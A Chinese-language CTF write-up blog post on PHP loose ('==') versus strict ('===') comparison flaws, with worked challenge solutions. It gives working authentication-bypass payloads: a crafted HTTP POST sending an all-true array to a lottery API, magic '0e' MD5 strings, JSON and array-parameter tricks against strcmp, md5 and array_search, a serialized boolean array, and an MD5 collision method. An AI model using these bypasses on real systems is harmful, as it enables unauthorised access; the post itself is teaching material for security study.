php弱类型、强类型总结

By flag0

Published 2019-09-20

CTF中遇到过的弱类型及强类型绕过

Contents

== 弱类型比较缺陷

`==` 与 `===`

`===` **强类型比较** 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较

`==` **弱类型比较**在进行比较的时候，会将字符转化为相同类型，再进行比较(如果比较涉及数字内容的字符串，则字符串会被转换成数值并且按照转化后的数值进行比较)

```
1 var_dump("admin"==0); //true
2 var_dump("1admin"== 1); //true
```

字符串的开始部分决定了它的值，如果该字符串以合法的数值开始，则使用该数值，否则其值则为0。

```
1 var_dump("admin1"==0) //true
```

当字符串的开始没有以合法的数值开始，在进行判断时，其值为0

```
1 var_dump("0e123456"=="0e99999"); //true
```

在进行弱类型比较时，会将0e这类字符串识别为科学技术法的数字，0的无论多少次方都是零，所以相等

```
1 $test=1+"-1.3e3"; //$test=-1299(float)
```

当字符串当作数值来取值时，如果字符串中包含`.`、`e`、`E`或者数值超过整型范围内时，被当作float来取值，如果没有包含上述字符且在整形范围内，则该字符串会当作int来取值


```
1 var_dump("admin"== true); //true
2 var_dump(123.456==true);//true
```

bool类型的true可以跟任意字符串和任意数值弱类型相等

QCTF->Lottery

1568906616975

看到git马上联想到git源码泄露



1568906681169

用Githack下载下来

下载下来，代码审计api.php发现弱类型比较


```php
}


function buy($req){
    require_registered();
    require_min_money(2);

    $money = $_SESSION['money'];
    $numbers = $req['numbers'];
    $win_numbers = random_win_nums();
    $same_count = 0;
    for($i=0; $i<7; $i++){
        if($numbers[$i] == $win_numbers[$i]){
            $same_count++;
        }
    }
    switch ($same_count) {
        case 2:
            $prize = 5;
            break;
        case 3:
```

1568906811669

构造payload

```
Raw Params Headers Hex
POST /api.php HTTP/1.1
Host: 47.96.118.255:8888
Content-Length: 36
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://47.96.118.255:8888
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/49.0.2623.221 Safari/537.36 SE 2.X MetaSr 1.0
Content-Type: application/json
Referer: http://47.96.118.255:8888/buy.php
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=4992c8a2bd50ec9b8c9e5b79dedc6459
Connection: close

{"action":"buy","numbers":[true,true,true,true,true,true,true]}
```


1568906873418



✎ 1568906991828

赢钱啦

多来几次，然后直接买



✎ 1568907118985

弱类型绕过switch

```php
<?php
$a="4admin";
switch ($a) {
    case 1:
        echo "fail1";
        break;
    case 2:
        echo "fail2";
        break;
    case 3:
        echo "fail3";
```

```
        break;
    case 4:
        echo 'flag{xxxxxx}';  //结果输出success;
        break;
    default:
        echo "failall";
        break;
}
?>
```

这里同样利用php弱类型原理，`$a="4admin"`在进行弱类型比较时会截取前面的4作为字符串的数值，正好可以匹配到`case 4`，输出`flag{xxxxx}`

弱类型绕过md5 hash比较缺陷

```
<?php
  if (isset($_GET['Username']) && isset($_GET['password'])) {
      $logined = true;
      $Username = $_GET['Username'];
      $password = $_GET['password'];
       if (!ctype_alpha($Username)) {$logined = false;}
       if (!is_numeric($password) ) {$logined = false;}
       if (md5($Username) != md5($password)) {$logined = false;}
       if ($logined){
     echo "successful";
       }else{
            echo "login failed!";
         }
     }
 ?>
```

这里`if (md5($Username) != md5($password)) {$logined = false;}`如果是md5是0e开头的就可以绕过，例如`md5('240610708') == md5('QNKCDZO')`


```
QNKCDZO
0e830400451993494058024219903391

s878926199a
0e545993274517709034328855841020

s155964671a
0e342768416822451524974117254469

s214587387a
0e848240448830537924465865611904

s214587387a
0e848240448830537924465865611904

s878926199a
0e545993274517709034328855841020

s1091221200a
0e940624217856561557816327384675

s1885207154a
0e509367213418206700842008763514
```

1568905410910

弱类型绕过json数据比较

```php
<?php
if (isset($_POST['message'])) {
    $message = json_decode($_POST['message']);
    $key ="*********";
    if ($message->key == $key) {
        echo "flag";
    }
    else {
        echo "fail";
    }
 }
 else{
     echo "~~~~";
}
?>
```

这里同样0和任意字符进行弱类型比较都相等，所以构造payload `message={"key":0}`




```
<?php
show_source(__FILE__);
if (isset($_POST['message'])) {
    $message = json_decode($_POST['message']);
    $key ="asuidfhuasdhf";
    if ($message->key == $key) {
        echo "flag";
    }
    else {
        echo "fail";
    }
 }
 else{
     echo "~~~~~";
 }
?> flag
```

1568905989810

弱类型绕过array_search

```
1 <?php
2 if(!is_array($_GET['test'])){exit();}
3 $test=$_GET['test'];
4 for($i=0;$i<count($test);$i++){
5     if($test[$i]==="admin"){
6         echo "error";
7         exit();
8     }
9     $test[$i]=intval($test[$i]);
10 }
11 if(array_search("admin",$test)===0){
12     echo "flag";
13 }
14 else{
15     echo "false";
16 }
17 ?>
```


https://www.php.net/array_search

```
1 array_search ( mixed $needle , array $haystack [, bool $strict = false ] ) : mixed
```

根据php手册，如果可选的第三个参数 `strict` 为 **TRUE**，则 **array_search()** 将在 `haystack` 中检查完全相同的元素。
这意味着同样严格比较 `haystack` 里 `needle` 的 类型，并且对象需是同一个实例。

也就是说当为False时存在弱类型的漏洞，而当其为True时，则不存在此漏洞

以上题目采用 `test[]=0` 可以绕过




```php
<?php
show_source(__FILE__);
if(!is_array($_GET['test'])){exit();}
$test=$_GET['test'];
for($i=0;$i<count($test);$i++){
    if($test[$i]==="admin"){
        echo "error";
        exit();
    }
    $test[$i]=intval($test[$i]);
}
if(array_search("admin",$test)===0){
    echo "flag";
}
else{
    echo "false";
}
?> flag
```

1568957863791

弱类型绕过序列化数据比较

http://ctf5.shiyanbar.com/10/web1/

天网系统

右击查看源代码

```
1 <!-- $test=$_GET['username']; $test=md5($test); if($test=='0') -->
```

在 `username` 中输入md5值为0e开头的字符串 `QNKCDZO`

出现 `/user.php?fame=hjkleffifer`

访问获得以下源码

```
1 $unserialize_str = $_POST['password'];
2 $data_unserialize = unserialize($unserialize_str);
3 if($data_unserialize['user'] == '???' && $data_unserialize['pass']=='???'){
```

```
4     print_r($flag);
5 } 伟大的科学家php方言道：成也布尔，败也布尔。 回去吧骚年
```


从源码可以看出反序列化后存在php弱类型比较，可以通过true来进行绕过

```
1 <?php
2 $array = [
3     "user" => true,
4     "pass" => true,
5 ];
6 echo serialize($array);
7 ?>
```

使用上述代码生成序列化字符串

```
1 a:2:{s:4:"user";b:1;s:4:"pass";b:1;}
```

将`QNKCDZO`填入username框中，将序列化字符串填入password框中，成功出现flag



天网管理系统

安全与你同在

账户:admin 密码:admin

就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦.

大家请放心使用我们的产品。

用户名: admin

密码: admin

登入系统

/user.php?fame=hjkleffiferctf{dwduwkhduw5465}

1568989112589

数组绕过strcmp函数

strcmp绕过 php >5.3

```
1 <?php
2 show_source(__FILE__);
3     $password="***************";
4      if(isset($_POST['password'])){
5         if (strcmp($_POST['password'], $password) == 0) {
6             echo "Right!!!login success";
7             exit();
8         } else {
```

```
 9             echo "Wrong password..";
10         }
11          }
12 ?>
```

通过查看php手册可以看到


```
1 strcmp ( string $str1 , string $str2 ) : int
```

如果 `str1` 小于 `str2` 返回 < 0；
如果 `str1` 大于 `str2` 返回 > 0；

如果两者相等，返回 0。

当php版本大于5.3时，strcmp函数传入字符串会爆出**Warning**错误，并且返回值为0

此时这里可以构造payload `password[]=1`




```
<?php
show_source(__FILE__);
    $password="***************";
     if(isset($_POST['password'])){
        if (strcmp($_POST['password'], $password) == 0) {
            echo "Right!!!login success";
            exit();
        } else {
            echo "Wrong password..";
        }
    }
?>
Warning: strcmp() expects parameter 1 to be string, array given in
D:\phpstudy\PHPTutorial\WWW\info.php on line 5
Right!!!login success
```

1568989770013


数组绕过md5、sha1、base64_decode

利用情景

```
1 <?php
2 show_source(__FILE__);
3 $tmp1 = $_POST['tmp1'];
4 $tmp2 = $_POST['tmp2'];
5 if(isset($tmp1) && isset($tmp2) && $tmp1 !== $tmp2 )
6 {
```

```
 7         die("Error");
 8 }
 9 if(md5($tmp1)==md5($tmp2) && sha1($tmp1)==sha1($tmp2)&&base64_decode($tmp1) == base64_decoc
10 {
11         echo "successful";
12 }
13 ?>
```


`md5()`、`sha1()`、`base64_decode()`只能处理传入的字符串数据，当传入数组后会报出**Warning**错误但是仍然会正常运行并返回值，当`==`左右两边都错误时，并且正常运行返回相同的值，就可以是判定条件成立。




```
<?php
show_source(__FILE__);
$tmp1 = $_POST['tmp1'];
$tmp2 = $_POST['tmp2'];

if(!isset($tmp1) && !isset($tmp2) && $tmp1 == $tmp2 )
{
    die("Error");
}

if(md5($tmp1)==md5($tmp2) && sha1($tmp1)==sha1($tmp2)&&base64_decode($tmp1) == base64_decode($tmp2))
{
    echo "successful";
}
?>
Warning: md5() expects parameter 1 to be string, array given in D:\phpstudy\PHPTutorial\WWW\info.php on line 11

Warning: md5() expects parameter 1 to be string, array given in D:\phpstudy\PHPTutorial\WWW\info.php on line 11

Warning: sha1() expects parameter 1 to be string, array given in D:\phpstudy\PHPTutorial\WWW\info.php on line 11

Warning: sha1() expects parameter 1 to be string, array given in D:\phpstudy\PHPTutorial\WWW\info.php on line 11

Warning: base64_decode() expects parameter 1 to be string, array given in D:\phpstudy\PHPTutorial\WWW\info.php on line 11

Warning: base64_decode() expects parameter 1 to be string, array given in D:\phpstudy\PHPTutorial\WWW\info.php on line 11
successful
```

✎ 1568991179209

实际上这里换成`===`强类型判断结果也是一样的




```
<?php
show_source(__FILE__);
$tmp1 = $_POST['tmp1'];
$tmp2 = $_POST['tmp2'];

if(!isset($tmp1) && !isset($tmp2) && $tmp1 == $tmp2 )
{
    die("Error");
}

if(md5($tmp1)===md5($tmp2) && sha1($tmp1)===sha1($tmp2)&&base64_decode($tmp1)===base64_decode($tmp2))
{
    echo "successful";
}
?>
Warning: md5() expects parameter 1 to be string, array given in D:\phpstudy\PHPTutorial\WWW\info.php on line 11

Warning: md5() expects parameter 1 to be string, array given in D:\phpstudy\PHPTutorial\WWW\info.php on line 11

Warning: sha1() expects parameter 1 to be string, array given in D:\phpstudy\PHPTutorial\WWW\info.php on line 11

Warning: sha1() expects parameter 1 to be string, array given in D:\phpstudy\PHPTutorial\WWW\info.php on line 11

Warning: base64_decode() expects parameter 1 to be string, array given in D:\phpstudy\PHPTutorial\WWW\info.php on line 11

Warning: base64_decode() expects parameter 1 to be string, array given in D:\phpstudy\PHPTutorial\WWW\info.php on line 11
successful
```

1568991297615

使用md5碰撞绕过强制类型转换后的强类型比较

```
1 if((string)$_POST['param1']!==(string)$_POST['param2'] && md5($_POST['param1'])===md5($_POS
2 {
3     die("success!);
4 }
```


在强类型比较的基础上，把比较类型的转成字符串，这样数组绕过就不能用了，这里可以通过md5碰撞去生成两个字符串内容不同，md5相同的文件。

使用fastcoll工具来进行md5碰撞攻击

```
1 fastcoll_v1.0.0.5.exe -p .\a.bin -o a1.bin a2.bin
```


用python来进行读取然后进行url编码

```
1 #coding=utf-8
2 import urllib.parse
3 f1 = open("a1.bin","rb").read()
4 f2 = open("a2.bin","rb").read()
5 s1 = urllib.parse.quote(f1)
6 s2 = urllib.parse.quote(f2)
7 print(s1)
8 print(s2)
```



✎ 1568994633570

将其用post传参，成功绕过



✎ 1568994678783

参考资料

1 https://www.cnblogs.com/Mrsm1th/p/6745532.html
2 https://www.cnblogs.com/RenoStudio/p/10541885.html
3 http://www.zeroplace.cn/article.asp?id=886

安全竞赛　　php弱类型　md5碰撞　数组绕过

上一篇：

‹ 深思杯线上预选赛Writeup

下一篇：

› redis非授权访问

分类